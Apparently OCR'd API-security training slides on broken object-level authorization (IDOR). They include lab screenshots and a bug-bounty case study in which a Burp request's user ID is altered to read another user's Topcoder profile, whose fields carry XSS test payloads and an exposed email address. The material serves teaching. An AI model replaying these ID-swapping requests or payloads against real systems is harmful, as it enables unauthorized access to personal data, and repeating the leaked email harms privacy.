
```
{
    "username": "test-user-api1",
    "name": "Test User",
    "course": "API1",
    "password": "password"
}
```

Body
Save Response
Pretty Raw Preview Visualize JSON

201 Created 119 ms 297 B

```
{
    "username": "test-user-api1",
    "name": "Test User",
    "course": "API1",
    "id": 12
}
```

Quiz continued




GET http://{{host}}/vapi/api1/user/{{api1_id}}

KEY	VALUE	DESCRIPTION
Key	Value	Description

200 OK 96 ms 292 B

```
{
    "id": 12,
    "username": "test-user-api1",
    "name": "Test User",
    "course": "API1"
}
```

BOLA/IDOR Examples



The Value of a Parameter Is Used Directly to Retrieve a Database Record

Sample request:

```
http://foo.bar/somepage?invoice=12345
```

The Value of a Parameter Is Used Directly to Perform an Operation in the System

Sample request:

```
http://foo.bar/changepassword?user=someuser
```


The Value of a Parameter Is Used Directly to Retrieve a File System Resource

Sample request:

```
http://foo.bar/showImage?img=img00011
```

Remember, for BOLA, these references are usually in the JSON POST Body.

Exercise 2-1: BOLA



Access control vulnerabilities

Lab: Insecure direct object references


APPRENTICE


LAB Not solved

This lab stores user chat logs directly on the server's file system, and retrieves them using static

Solve the lab by finding the password for the user `carlos`, and logging into their account.


Case Study: What is BOLA? 3-digit bounty from Topcoder ($$$) 1/2


/exposed/v1/profiles/2674 (200 OK) ✓
victim (2674)
PII DATA
/exposed/v1/profiles/2674 (403 Forbidden) ✗
/exposed/v1/profiles/1337 (200 OK) ✓
</>
attacker (1337)




```
           ▼<div class="_3in3pB">
             ▼<div class="_13E1Wg" role="main">
               ▼<div class="_3Bxx5Y">
                 ▼<div class="_28i-i8">
                   ▼<div class="sticky-outer-wrapper">
                     ▼<div class="sticky-inner-wrapper" style="position: relative; top: 0px;">
                       ▼<div class="_3neSBl">
                         ▼<div class="_1p5mdO">
                           ▶<div>…</div>
                           ▶<div class="fH1uRs">…</div>
                           ▼<div class="_3_yVLa">
                              <a href="https://apps.topcoder.com/forums/?module=History&userID=90062879" class="_1S7ii
                              b">Forum Posts</a>
                            </div>
                          </div>
                        </div>
                      </div>
                    </div>
                  </div>
                 ▶<div class="_1Bqmr6">…</div>
                </div>
              </div>
            </div>
          </div>
         ▶<div class="_28yQ66" role="contentinfo">…</div>
        </div>
      </div>
    </div>
    <div></div>
   ▶<div class="redux-toastr" aria-live="assertive">…</div>
  </div>
</div>
```

Case Study: What is BOLA? 3-digit bounty from Topcoder ($$$) 2/2


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comp
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × ...
Send
Cancel
Request
Pretty Raw \n Actions
API ID
Topcoder-Forum ID

```
POST /observe/v2/profiles/5ff4b12e20b80c00170a1d08 HTTP/1.1
Host: fast.trychameleon.com
Connection: close
Content-Length: 254
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: text/plain
Origin: https://apps.topcoder.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://apps.topcoder.com/
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: chmln-pid-A61ZuE9U5Mr01WGx=
RDhXdkJyRHhMUF1HNDhFMTJadnlpU0xsTmxnbHVXR3h6SCtGWjN6UFAweGV5L29WWi9ZcWhlVjlna2g2OUdnVy0tNXJBNX
13dXV5NnhNV3RTa2MzVnBPZz09--fbc66f4cee11ec77f751698be2b2c6759249b16a

{"id":"5ff4b12e20b80c00170a1d08","uid":"90062880","username":"dwadawax","browser_x":1366,
"browser_n":"chrome","browser_k":"desktop","browser_tz":3,"now":"2021-01-07T11:10:04.762Z",
"_method":"PATCH","_mode":"user","_account_id":"59aedc1ce5680b0004301f6d"}
```




```
POST /observe/v2/profiles/randomvalue HTTP/1.1
Host: [redacted]
Connection: close
Content-Length: 254
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
Content-Type: text/plain
Origin: https://apps.topcoder.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://apps.topcoder.com/
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: chmln-pid-A61ZuE9U5Mr01WGx=RDhXdkJyRHhMUF1HNDhFMTJadnlpU0xsTmxnbHVXR3h6SCtGWjN6UFAweGV

{
  [redacted]c00170a1d02",
  "uid":"90062879",
  "username":"dwadawax",
  "browser_x":1366,
  "browser_n":"chrome",
  "browser_k":"desktop",
  "browser_tz":3,
  "now":"2021-01-07T11:10:04.762Z",
  "_method":"PATCH",
  "_mode":"user",
  "_account_id":"59aedc1ce5680b0004301f6d"
```

```
Content-Type: application/json; charset=utf-8
Etag: W/"bd72c5610bad12c6ff83126ac2f32eb0"
Referrer-Policy: strict-origin-when-cross-origin
Set-Cookie: chmln-pid-A61ZuE9U5Mr01WGx=aFRwcWhLcVBPVjQyRGZVU3IrdW5QUmho
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 1; mode=block
Accept-Ranges: bytes
Date: Thu, 07 Jan 2021 12:06:07 GMT
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31557600
Via: [redacted]

{
  "profile":{
    "created_at":"2021-01-05T20:07:08.000Z",
    "email":"nomadex41@gmail.com",
    "first_name":"\u003c/script\u003e\u003cscript\u003ealert(1)\u003c/s
    "last_name":"\u003cimg src=xss onerror=alert(1)\u003e",
    "roles":[
      "Topcoder User"
    ],
    "groups":[
